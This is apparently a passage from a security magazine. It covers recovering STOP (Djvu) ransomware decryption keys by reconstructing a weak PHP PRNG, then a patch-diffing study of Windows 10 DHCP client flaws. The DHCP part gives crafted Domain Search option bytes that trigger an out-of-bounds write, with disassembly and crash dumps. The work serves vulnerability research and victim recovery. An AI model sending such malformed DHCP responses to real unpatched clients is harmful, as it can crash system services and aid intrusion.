0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789
```

There are also variants where the numbers are not from 0 to 9, but from 1 to 9 with 0 at the end (because this is the order of numbers on a standard keyboard). But personally I find it rather unnatural.

The `randInd()` function can also be written in the following manner:

```
int randInd() {
    return (int)((double(rand()) * strlen(alp)) / (RAND_MAX+1.0));
}
```

In essence, these two `randInd()` variants are different only in how the number obtained by calling `rand()` (from 0 to `RAND_MAX` inclusive) turns into the index of the 62-character alphabet (from 0 to 61 inclusive).

And of course the `rand()` function itself has a huge impact on the output. In the standard Microsoft Visual C library, `rand()` contains a linear congruential generator (LCG) hidden inside, with period  $2^{31}$  and `RAND_MAX==0x7FFF`. If we use a cryptographically robust pseudorandom number generator (such as the `RAND_bytes()` function from OpenSSL), we can get separate bytes, and then take `RAND_MAX==0xFF`. Or we can get four bytes at a time, in which case `RAND_MAX==0xFFFFFFFF`.

The question, then, is whether there is a simple way to determine the properties of the implementation of `rand()`?

## A digression in the direction of serious mathematics

Over 15 years ago, I came across an article about the RC4 encryption algorithm. The title was "Linear Statistical Weakness of Alleged RC4 Keystream Generator" ([bit.ly/2SVHWK2](http://bit.ly/2SVHWK2)). Can't say I understood all of it, but I did manage to get through the abstract:

---

*A keystream generator known as RC4 is analyzed by the linear model approach. It is shown that the second binary derivative of the least significant bit output sequence is correlated to 1 with the correlation coefficient close to  $15 \cdot 2^{-3n}$  where  $n$  is the variable word size of RC4. The output sequence length required for the linear statistical weakness detection may be realistic in high speed applications if  $n \leq 8$ . The result can be used to distinguish RC4 from other keystream generators and to determine the unknown parameter  $n$ , as well as for the plaintext uncertainty reduction if  $n$  is small.*

Simply put, a function (the second binary derivative) of RC4 output does not behave fully randomly. This fact can be used to determine that it is in fact RC4 we're dealing with. The binary derivative is calculated from the bitstream. If two neighboring bits are identical, the binary derivative at that point is 0. If the bits are different, the binary derivative is 1. The second derivative is simply the derivative of the derivative.

In Practical Cryptography by Niels Ferguson and Bruce Schneier, the term "distinguishing attack" is introduced. This attack does not give us a break (or in our case, data decryption), but it does give some information.

Let's try to create a distinguishing attack for a function together with a (pseudo)random number generator.

Assume that the values returned by `rand()` appear with equal probability. This doesn't mean, however, that all alphabet characters will be used with equal frequency. This statistical irregularity occurs because the number of possible `rand()` outputs is not a multiple of the size of the alphabet.

Suppose `RAND_MAX==0x7FFF`. In this case, `rand()` provides  $2^{15} == 32\,768$  different values.

$32\,768 = 528 \times 62 + 32$ . So after all possible values appear in the output of `rand()` one time, 32 alphabet characters will have appeared 529 times, and the remaining 30 characters will have appeared only 528 times. Those 32 characters appear about 0.19% more often than the other 30. We can measure that.

If `RAND_MAX==0xFF`, then `rand()` provides only 256 different values, 8 alphabet characters will be encountered five times, and the other 54 only four times. The unevenness in the distribution will be 25 percent, which will be clear as the proverbial writing on the wall.

If `RAND_MAX==0x7FFFFFFF`, then `rand()` provides  $2^{31} = 2\,147\,483\,648$  variants. Two alphabet characters will appear 34,636,834 times, and the other 60 characters only 34,636,833 times. The irregularity in this case is less than 0.000003%, and to discern it with certainty one would need to collect millions (or, better yet, billions) of characters of `gen40()` output.

Of course, `randInd()` can be written in such a way as to avoid unevenness for any value of `RAND_MAX`. For example, like so:

```
int randInd() {
    for(;;) {
        unsigned int v = rand();
        if (v >= (RAND_MAX/strlen(alp))*strlen(alp)) continue;
        return v % strlen(alp);
    }
}
```

But programmers usually don't code that way. Of all the people I asked, only one suggested something like this. That person is a mathematician regularly using Haskell, so I think we can safely ignore his suggestion...

## Back to reality

In early December 2019, I finally obtained a URL for a working C2 server script. Back in August, the malware developers started using asymmetric cryptography, so instead of "line1" and "line2" the JSON returned by `get.php` contained values for "public\_key" and "id". Though the encryption method had changed quite a lot, it was possible that the function generating "id" could still be the same.

I used two computers and started 10 streams on each, constantly accessing the script and saving results to a file. After about four hours, the script stopped responding and the server started returning error 404. Probably the script had been simply deleted from the server. But in those few hours I collected 9,994 unique IDs (399,760 characters, 40 characters in each ID).

I calculated the probability of each character appearing and figured that `RAND_MAX` is not likely to equal `0xFF` or `0x7FFF`.

In addition, I ran a Google search for "PHP random string." The very first link led me to Stack Overflow ([bit.ly/2lOCj7g](https://bit.ly/2lOCj7g)). And we all know that instead of reinventing the wheel writing something themselves, programmers would much rather take code from Stack Overflow (protip: make sure to copy code from the response, not from the question).



The most popular response is the following:

```
function generateRandomString($length = 10) {
    $characters = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ';
    $charactersLength = strlen($characters);
    $randomString = '';
    for ($i = 0; $i < $length; $i++) {
        $randomString .= $characters[rand(0, $charactersLength - 1)];
    }
    return $randomString;
}
```

However, almost immediately I saw recommendations to replace `rand()` with `mt_rand()`, or, better yet, use the more robust function `random_int()`. But that function appeared only in PHP 7, and the server response «`Apache/2.4.37 (Win64) PHP/5.6.40`», indicated PHP 5 being in use.

## A crash course in PRNG for PHP 5

PHP being open-source, we can easily take a look at what makes it tick. A user writing in PHP can choose from two pseudorandom number generators (PRNGs): `mt_rand()` и `rand()`.

The `mt_rand()` function uses a PRNG called Mersenne Twister. Its period is  $2^{19937} - 1$ , which is more than enough for most real-world uses.

By comparison, things with `rand()` are trickier. If the `random()` function is available during PHP compilation, it will be used. If `random()` is not available, but `lrand48()` is, then the latter will be used. Otherwise, `rand()` from the standard C library will be used. But all that applies only when ZTS (Zend Thread Safety) is disabled. When a Thread Safe PHP version is compiled, its own LCG-based implementation is always applied:

```
unsigned int do_rand(unsigned int *ctx) {
    unsigned int seed = *ctx * 1103515245 + 12345;
    *ctx = seed;
    return seed & 0x7FFF;
}
```

In the server response, we see "Win64", implying that we should not expect the Linux-only functions `random()` and `lrand48()`. The standard C library for Windows uses `rand()` from `msvcr110.dll`. It's implemented in the following manner:

```
static unsigned int seed;
unsigned int rand() {
    seed = seed * 214013 + 2531011;
    return (seed >> 16) & 0x7FFF;
}
```

As we can see, on Windows, `RAND_MAX==0x7FFF`, always.

Now we need to figure out the initial state of the PRNG. The initial state of `mt_rand()` is set with the PHP function `PHP_mt_srand()`, and the initial state of `rand()` is set with `srand()`.

`mt_srand()` and `srand()` accept a 32-bit `seed` as an argument. However, if these functions are called without arguments, they generate it on their own with the help of `GENERATE_SEED()`. On Windows, the macro uses `time(0)`, `GetCurrentProcessId()`, and `php_combined_lcg()` as sources of randomness. The last function is another LCG used for internal PHP needs.

If `mt_srand()/srand()` are not called before the first invocation of `mt_rand()/rand()`, they will be called automatically (without a specified `seed`).

So, in the "laziest" (from a programmer's perspective) scenario of random string generation, when the initial state of the generator is not explicitly set, this initial state will depend only on the 32-bit `seed`, which can be considered random.

## No more alphabet dependency

Because we know only the set of characters we may encounter in the generated strings, but not the order of characters, we need a method of comparison independent of the order of the characters in the alphabet. One option is checking if the characters in certain positions are the same, rather than checking character values. For instance, in the string `u90mR5C0qyMD99GjAqUANJmNEa9f9Jvp2bMi99qP` we see the number 9 at positions 1, 12, 13, 26, 28, 36, and 37. If we use the wrong alphabet to generate the string, instead of 9 we may end up with any other character. But the bytes at the specified positions must match.

## Testing the theory

Now we only need to put all these ideas together and see if we can generate at least one string identical to what we received from the server. The character statistics do not look like `rand()` output, so we can test `mt_rand()`. Because the initial state of `mt_rand()` depends on the random 32-bit seed, we will try all possible `seed` values.

After the first 40 characters are generated, let's see if the values at certain positions match one of the selected strings. Comparing every string in this manner would take too long, so we checked only the strings in which at least one character was used six or more times.

We add another character to the end of our generated string and check for matches again, starting from the first character, then the second one, and so on. The number of steps for each `seed` is selected depending on how much time the search should take.

And that approach worked! I managed to find a match for several strings right away instead of one, thus confirming my theory. Now we know how the strings are generated.

## Part 4. Searching for keys

The fact that we could generate several strings is a good start, but it's not enough to decrypt the data. We need to find the key for a specific ID.

## Heuristics again

The matches we found allowed us to determine the alphabet. First numbers (from 0 to 9), then lowercase letters (a to z), and then uppercase letters (A to Z). One of the generated strings started at offset 240, the other at offset 480. This gives reason to suspect that `mt_rand()` is used only to generate strings with a length divisible by 40. So we don't have to check every offset, just every fortieth. This really speeds up the search.

And now that we know the alphabet, we can just compare strings. The most efficient way is a binary search. I used a script to search the forum thread about STOP (Djvu) and collected about 2,600 strings resembling ID. Then I started bruteforcing seed by generating strings of increasing depth and searching for them in the known values. If a seed value matched one of the strings, I ran a search to a depth of 4,000,000 characters (100,000 steps of 40 characters each). The search took a couple of weeks.

## Victory at last

In the end, one of the strings found at a depth of about 600 steps turned out to be generated from the **seed**, which at a depth of over 1,000 steps generated the required ID. I took the string generated a step before, and this was the key that allowed me to decrypt all of my friend's files.

And in the meantime, I had found the parameters for about 1,900 other IDs mentioned on the message board. These strings would potentially help 1,900 other victims in recovering their data.

## Making the world a better place

After I made sure my method works, I thought I'd hand it over to an anti-virus software vendor with more experience in assisting malware victims. A quick Internet search told me that on October 18, a decryptor for STOP (Djvu) was released. Its developer, Emsisoft, claims that the number of confirmed victims is over 116,000, with estimates running as high as 460,000. The decryptor can decrypt files encrypted with offline keys used in 148 different versions of the malware. It also supports known-plaintext attacks. Users can supply this data online ([bit.ly/37XcSOP](https://bit.ly/37XcSOP)).

In mid-December, I contacted Emsisoft. Michael Gillespie confirmed that my method worked on the samples they had, too.

In the process of communicating with Emsisoft, we found and tested keys for more than 800 real IDs for which the users had provided a partial keystream.


## Offline keys

It turned out that at least some of the offline keys and IDs were generated in the same manner, with the last two characters in the strings replaced with "t2" and "t1". Sometimes a few more random characters were changed.

This allows finding out the offline key even when a malware sample to extract the offline key is not available, as long as data encrypted with the key is at hand.

## A step back

At some point, increasing the search depth (the number of steps by which the string is shifted) stopped yielding new matches. Generation parameters for about 700 strings could not be found. Some of these strings, of course, would contain invalid values not related to the strings returned by the C2 server. But I hoped that at least some of those 700 strings could be generated somehow.



Then I thought: what if the server script, too, had changed as the malware evolved? Changing the alphabet and looking for strings that start somewhere other than the boundary of 40-character sections did not help. What if `mt_rand()` had been used for only part of the malware's history, and `rand()` before that?

I had hit pay dirt. It turned out that the period of the sequence of characters generated with `rand()` from a 62-character alphabet is only  $2^{15}$ . I didn't have to brute-force `seed` at all. This allowed finding parameters needed to generate another 200 strings or so.

## Results

The search for parameters covered 35,098 strings collected on the Internet, mentioned by users, or obtained from control servers. For 34,218 of those (97.5%), I found generation parameters for `mt_rand()`, starting with 1,588 different values of `seed`. The string furthest from PRNG initialization was at a distance of 11,443 steps (457,720 characters).

For 189 strings (0.5%), we found generation parameters for `rand()`.

Another 194 strings are a partial (80% or more) match for one of the generated strings. This can be explained either by errors during data collection or by user errors when typing. In addition, the strings could have been edited by the malware developers on purpose to obtain the offline keys and IDs.

For now, we don't know generation parameters for 495 strings (1.41%). More likely than not, we never will.



DON'T TRY THIS AT HOME

# DHCP security in Windows 10: a tale of two zero-days

*Mikhail Tsvetkov*

*Our story is about patch diffing of DHCP vulnerability CVE-2019-0547, which led to the discovery of two new vulnerabilities. The article strives to describe the process of vulnerability research instead of presenting the bare results. We chose this approach as the best way to convey experience. Any vulnerability research starts with reconnaissance: a search for bits of information describing the components affected and the specifics of their exploitation in a particular case.*

## Reconnaissance

Go to a search engine and look through everything currently known about the vulnerability. This time there's not much detail, and most of it is information recycled from the original publication on the MSRC site ([bit.ly/2TilWa5](https://bit.ly/2TilWa5)). This situation is typical for errors found by Microsoft during an internal audit.

From the publication, we find that we are dealing with a memory corruption vulnerability contained in both client and server systems running on Windows 10 version 1803, and that it manifests when an attacker sends specially crafted responses to the DHCP client. A couple of days after, the page will also contain Exploitation Index ratings:

### Exploitability Assessment

The following table provides an [exploitability assessment](#) for this vulnerability at the time of original publication.

Publicly Disclosed	Exploited	Latest Software Release	Older Software Release	Denial of Service
No	No	4 - Not affected	2 - Exploitation Less Likely	Not Applicable

As we can see, MSRC gave a rating of 2—Exploitation Less Likely. This means the error is very likely either non-exploitable, or exploiting it is so difficult that it would require too much effort. Nevertheless, it's always a good idea to double-check and at least see what exactly the vulnerability was. While vulnerabilities may be diverse, they also tend to reoccur and pop up in other places.

On the same site we download the patch (security update) provided as an .msu archive, unpack it, and look for the files most likely to be related to client-side processing of DHCP responses. In the plethora of files, our search turns up several libraries matching the filter, and we compare these with their versions on an unpatched system. The dhcpcore.dll library looks the most promising of all. Meanwhile BinDiff shows minimal changes ([zynamics.com/bindiff.html](https://zynamics.com/bindiff.html)):


Similarity	Confiden...	Address	Primary Name	Type	Address	Secondary Name	Type	Basic Blocks	Jumps
1.00	0.99	10045098	Imp_RegisterServiceCtrlHandler...	Import...	10045098	Imp_RegisterServiceCtrlHandler...	Import...		
1.00	0.99	100450A0	Imp_FWIndicatePortInUse@12	Import...	100450A0	Imp_FWIndicatePortInUse@12	Import...		
1.00	0.99	100450A8	Imp_FWResetIndicatedPortInU...	Import...	100450A8	Imp_FWResetIndicatedPortInU...	Import...		
0.93	0.98	1001B0CC	DecodeDomainSearchListData@24	Normal	1001B0CC	DecodeDomainSearchListData@24	Normal	4	11

In fact, more or less significant changes are made only to one function—DecodeDomainSearchListData. If you are well familiar with the DHCP protocol and its rarely used functions, you already have an idea of what list is handled by that function. If not, we move to Step 2: reviewing the protocol.

## DHCP and its options

DHCP is an extensible protocol documented in RFC 2131, whose extensibility is implemented by means of the options field. Each option is described by a unique tag (number, identifier), size of the data contained in the option, and the data itself. This practice is typical for network protocols, and one of these options "implanted" in the protocol is the Domain Search option, which is described in RFC 3397 ([tools.ietf.org/html/rfc3397](https://tools.ietf.org/html/rfc3397)). It allows a DHCP server to set standard domain name endings on clients. Those will be used as DNS suffixes for connections set up in this way.

For example, let's say that on our client, we have set the following name endings:




Then, in any attempt to determine an address by a domain name, these endings will be plugged in to DNS requests one by one, until a match is found. For instance, if the user types "ru" in the browser address bar, DNS requests will be formed first for ru.microsoft.com and then for ru.wikipedia.org:

DNS	85	Standard query	0x0001	PTR	2.17.168.192.in-addr.arpa
DNS	139	Standard query response	0x0001	No such name	PTR 2.17.168.192.in-addr.arpa SOA nobody.invalid
DNS	76	Standard query	0x0002	A	ru.microsoft.com
DNS	135	Standard query response	0x0002	No such name	A ru.microsoft.com SOA ns1.msft.net [ETHERNET FR
DNS	76	Standard query	0x0003	AAAA	ru.microsoft.com
DNS	135	Standard query response	0x0003	No such name	AAAA ru.microsoft.com SOA ns1.msft.net [ETHERNET
DNS	76	Standard query	0x0004	A	ru.wikipedia.org
DNS	96	Standard query response	0x0004	A	ru.wikipedia.org A 91.198.174.192 [ETHERNET FRAME CHECK SEQ
DNS	76	Standard query	0x0005	AAAA	ru.wikipedia.org
DNS	108	Standard query response	0x0005	AAAA	ru.wikipedia.org AAAA 2620:0:862:ed1a::1 [ETHERNET FRAME

The reader might think this is the essence of the vulnerability. In itself, the ability to alter DNS suffixes using a DHCP server, when any device on the network can be identified as such, is a threat to clients requesting any network parameters using DHCP. But that's not all. As evident from the RFC, this is considered quite legitimate and documented behavior. A DHCP server is, in effect, a trusted component able to impact devices that connect to it.

## Domain Search option

The Domain Search option number is 0x77 (119). As with all other options, it is coded by a single-byte tag with option number. And like most options, the tag is followed by a single-byte size of the data following the size. A DHCP message can contain more than one copy of the option. In this case, data from all such sections is concatenated in the same order as in the message.



In the example taken from RFC 3397, the data is divided into three sections of 9 bytes each (tools.ietf.org/html/rfc3397). As seen from the picture, subdomain names in the full domain name are coded with a single-byte name length, followed by the name itself. The full domain name code ends in a null byte (null size of the subdomain name).

Also, the option uses the simplest data compression method: reparsing points. Instead of the domain name size, the field might contain 0xc0. Then the next byte will establish the offset relative to the start of the data of the option used to search for the end of the domain name.

So, in our example, we have a coded list of two domain suffixes:

```
.eng.apple.com
```

```
.marketing.apple.com
```

## DecodeDomainSearchListData function

The DHCP option with number 0x77 (119) allows the server to set DNS suffixes on clients. But not on computers with Windows operating systems. Microsoft systems have traditionally ignored this option, so historically endings of DNS names were applied using group policies, when necessary. But things changed recently, when the new release of Windows 10 version 1803 introduced handling for the Domain Search option. As follows from the function name in dhcpcore.dll that was changed, it is the added handler itself that contains the error.

Now let's get to work. Comb the code a little, and here's what we find. The DecodeDomainSearchListData procedure, as one might guess, decodes data from the Domain Search option of the message received from the server. As input, it takes a data array packed as described earlier, and it outputs a null-terminated string containing a list of domain name endings separated by commas. For instance, the function will transform the data from the above example into the following string:

```
eng.apple.com,marketing.apple.com
```

**DecodeDomainSearchListData** is called from the **UpdateDomainSearchOption** procedure, which writes the returned list to the DhcpDomainSearchList parameter of the registry key:

```
HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\
{INTERFACE_GUID}\
```

which stores the main parameters for the specific network interface.

The DecodeDomainSearchListData function makes two passes. On the first pass, it performs all actions except making an entry to the output buffer. So the first pass is for calculating the size of memory needed to hold the returned data. On the second pass, memory is allocated for that data and the allocated memory is filled. The function is not too big—about 250 instructions—and its main job is to handle each of the three possible variants of the character in the incoming stream: 1) 0x00, 2) 0xc0, or 3) all other values. The fix for the error related to DHCP boils down to adding a check of the size of



the resulting buffer at the start of the second pass. If the size is zero, memory is not allocated for the buffer, and the function completes execution and returns an error:

```

37 while ( 1 )
38 {
39     if ( !*dest_is_data_ok )
40         goto LABEL_49;
41     pass_ = ++pass;
42     if ( pass != DECODEDOMAINPASSES_DO_COPY )
43         goto LABEL_8;
44     if ( *data_ptr )
45     {
46         HeapFree(DhcpGlobalHeap, 0, *data_ptr);
47         size_ptr_ = size_ptr;
48         *data_ptr = 0;
49     }
50     if ( !*size_ptr_ ) // has been added
51         break;
52     buf = HeapAlloc(DhcpGlobalHeap, HEAP_ZERO_MEMORY, *size_ptr_);
53     size_ptr_ = size_ptr;
54     buf_ = buf;
55     source_size_ = source_size_;
56 LABEL_8:
57     *size_ptr_ = 0;
58     count_of_0xc0_domains = 0;

```

So the vulnerability shows itself only when the size of the target buffer is zero. And in the very beginning, the function checks its inputs, whose size cannot be less than 2 bytes. Therefore, exploitation requires finding a non-empty domain suffix option formed in such a way that the size of the output buffer equals zero.

## Exploitation

The first thing that comes to mind is using the reparse points to make sure that non-empty input data generates an empty string of output:

```

+---+---+---+---+---+
|119| 3 |xc0|x02| 0 |
+---+---+---+---+---+

```

A server set up to respond with an option with such a content will indeed cause an access violation on non-updated clients. Here is why. At every step, when the function parses part of the full domain name, it copies that part into the target buffer and appends a period. In this example from the RFC, the following data will be copied to the buffer in the following order:

1). eng.

2). eng.apple.

3). eng.apple.com.

Then, when the zero domain size is encountered in the input data, the function changes the previous character in the target buffer from a period to a comma:

4). eng.apple.com,

and keeps parsing:

5). eng.apple.com,marketing.

6). eng.apple.com,marketing.apple.

7). eng.apple.com,marketing.apple.com.

8). eng.apple.com,marketing.apple.com,

When input data ends, all that's left is replacing the last comma with a null character, and here's a string ready to be written to the registry:

9). eng.apple.com,marketing.apple.com

What happens when the attacker sends a buffer formed as described? From the example, we can see the list it contains is made of a single element—an empty string. On the first pass, the function calculates the output data size. Since the data does not contain any non-zero domain name, the size is zero.

On the second pass, a heap memory block is allocated for the data and the data is copied. But the parsing function immediately encounters the null character indicating the end of the domain name, so, as explained before, it changes the previous character from a period to a comma. And then we have a problem. The target buffer iterator is set to zero. There's no previous character. The previous character belongs to the header of the heap memory block. And this character will be changed to 0x2c, which is a comma.

However, this happens only on 32-bit systems. Using unsigned int to store the current position of the target buffer iterator causes changes in handling on x64 systems. Decrementing the variable that stores null results in integer underflow and assignment of 0xffffffff to it. Therefore, the value of 0x2c gets written to the address of buf[0xffffffff], way beyond the end of allocated buffer memory.

```

180003D60 loc_180003D60: ; CODE XREF: DecodeDomainSearchListData+E7↑j
180003D60 xor     r9d, r9d ; r9 = 0
180003D63 lea     ecx, [r9+1] ; rcx = 1
180003D67 test    r10b, r10b
180003D6A jz      short loc_180003D6F
180003D6C add     [r11], ecx
180003D6F loc_180003D6F: ; CODE XREF: DecodeDomainSearchListData+1AE↑j
180003D6F cmp     ebp, 2 ; state == SECOND_PASS
180003D72 jnz     short loc_180003D7C
180003D74 mov     eax, [rsi] ; rax = pos
180003D76 sub     eax, ecx ; --eax
180003D78 mov     byte ptr [rax+rbx], ',' ; buf[pos-1] = ','
180003D7C loc_180003D7C: ; CODE XREF: DecodeDomainSearchListData+1B6↑j

```

These findings strongly correlate with the exploitability scoring by Microsoft, because to exploit this vulnerability, an attacker has to learn how to perform remote heap spraying on the DHCP client, as well

***To cause overflow of the first array, it's enough for the DHCP server to send a packet with more than 256 options***

as have sufficient control of heap memory distribution to make sure that preset values (namely, comma and period) are written to the prepared address and cause controllable adverse effects.

Otherwise, writing the data to an unchecked address will result in failure of the svchost.exe process with all the services it may host at the moment, and subsequent restart of those services by the operating system. That's a fact attackers may also use to their advantage if circumstances permit.

This is seemingly all we can say about the studied error. But we still feel it's not the end. As if we have not yet considered every option. There must be more than meets the eye...

## CVE-2019-0726

Most likely, that's the case. If we look closely at the type of data causing the error and compare that data with how exactly the error has been corrected, we can see that the list of domain names may be changed in such a way that the resulting buffer size will not be zero, yet there will still be an attempt to write it outside of the buffer. For that to happen, the first element of the list must be an empty string, and all others may contain nominal domain names. For example:

```
+---+---+---+---+---+---+---+
|119| 5 | 0 | 2 | 'r' | 'u' | 0 |
+---+---+---+---+---+---+---+
```

The option includes two elements. The first domain suffix is empty, it ends immediately in a null byte. The second suffix is .ru. The calculated size of the output string will be 3 bytes, allowing it to pass the check for empty target buffer introduced in the January update. At the same time, a zero at the very beginning of the data will force the function to write a comma as the previous character in the resulting string, but since the current position of the iterator in the string, as in the example before, is zero, it will write outside of the allocated buffer.

Now we need to confirm our theoretical results by a practical test. Let's simulate a case where the DHCP server responds to a client request with a message with the presented option, and we immediately

find an exception when trying to write a comma at position 0xffffffff of the buffer allocated for the resulting string:

```
*** An Access Violation occurred in C:\WINDOWS\System32\svchost.exe -k
LocalServiceNetworkRestricted -p:
The instruction at 00007FFB34413D87 tried to write to an invalid address, 0000025301FFC3DF
*** enter .exr 000000D5FCDFD3B0 for the exception record
*** enter .cxr 000000D5FCDFCEC0 for the context

3: kd> .exr 000000D5FCDFD3B0
ExceptionAddress: 00007ffb34413d87 (dhcpcore!DecodeDomainSearchListData+0x01cb)
ExceptionCode: c0000005 (Access violation)
Parameter[0]: 0000000000000001
Parameter[1]: 0000025301ffc3df
Attempt to write to address 0000025301ffc3df

3: kd> .cxr 000000D5FCDFCEC0
rax=00000000ffffffff rbx=0000025200ad6fd0 rcx=0000000000000001
rdx=0000000000000000 rsi=0000025200ad6fc8 rdi=0000025201ffc3e0
rip=00007ffb34413d87 rsp=000000d5fcdfd5c0 rbp=0000000000000002
r8=0000025200ad7100 r9=0000000000000000 r10=ff3fff3f3fffc300
dhcpcore!DecodeDomainSearchListData+0x1cb:
0033:00007ffb`34413d87 c604382c mov byte ptr [rax+rdi],2Ch
ds:002b:00000253`01ffc3df=??

3: kd> k
# Child-SP RetAddr Call Site
00 000000d5`fcdfd5c0 00007ffb`34413ea7 dhcpcore!DecodeDomainSearchListData+0x1cb
01 000000d5`fcdfd630 00007ffb`34427090 dhcpcore!UpdateDomainSearchOption+0x5b
02 000000d5`fcdfd680 00007ffb`34418e68 dhcpcore!DhcpExtractFullOptions+0x2a0
03 000000d5`fcdfe1a0 00007ffb`3442c465 dhcpcore!UpdateDhcpContext+0x80
04 000000d5`fcdfe1f0 00007ffb`34428d45 dhcpcore!RenewLease+0x6cd
05 000000d5`fcdfe5b0 00007ffb`3442ba2a dhcpcore!DhcpRenewState+0xe9
06 000000d5`fcdfe720 00007ffb`3443b29b dhcpcore!ReRenewParameters+0x26a
07 000000d5`fcdfe9f0 00007ffb`34421ad8 dhcpcore!AcquireParameters+0x8b
08 000000d5`fcdfea20 00007ffb`34424a34 dhcpcore!DhcpApiProcessAdapterOnlyApi+0x310
09 000000d5`fcdfed90 00007ffb`398243f3 dhcpcore!RpcSrvRenewLease+0x94
0a 000000d5`fcdfedc0 00007ffb`3988dbdd RPCRT4!Invoke+0x73

3: kd> db r8
00000252`00ad7100 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
00000252`00ad7110 00 00 00 00 00 00 00 00-00 00 00 00 63 82 53 63 .....c.Sc
00000252`00ad7120 35 01 05 36 04 c0 a8 11-fe 33 04 00 00 07 08 01 5..6.....3.....
00000252`00ad7130 04 ff ff 00 03 04 c0-a8 11 02 06 04 c0 a8 11 .....
00000252`00ad7140 02 0f 0b 6c 6f 63 61 6c-64 6f 6d 61 69 6e 2c 04 ...localdomain,.
00000252`00ad7150 c0 a8 11 02 77 05 00 02-72 75 00 ff 0e 01 03 06 ....w...ru.....
```



Here register r8 contains a pointer to incoming options, rdi contains the address of the allocated target buffer, and rax contains the position in that buffer where the character must be written.

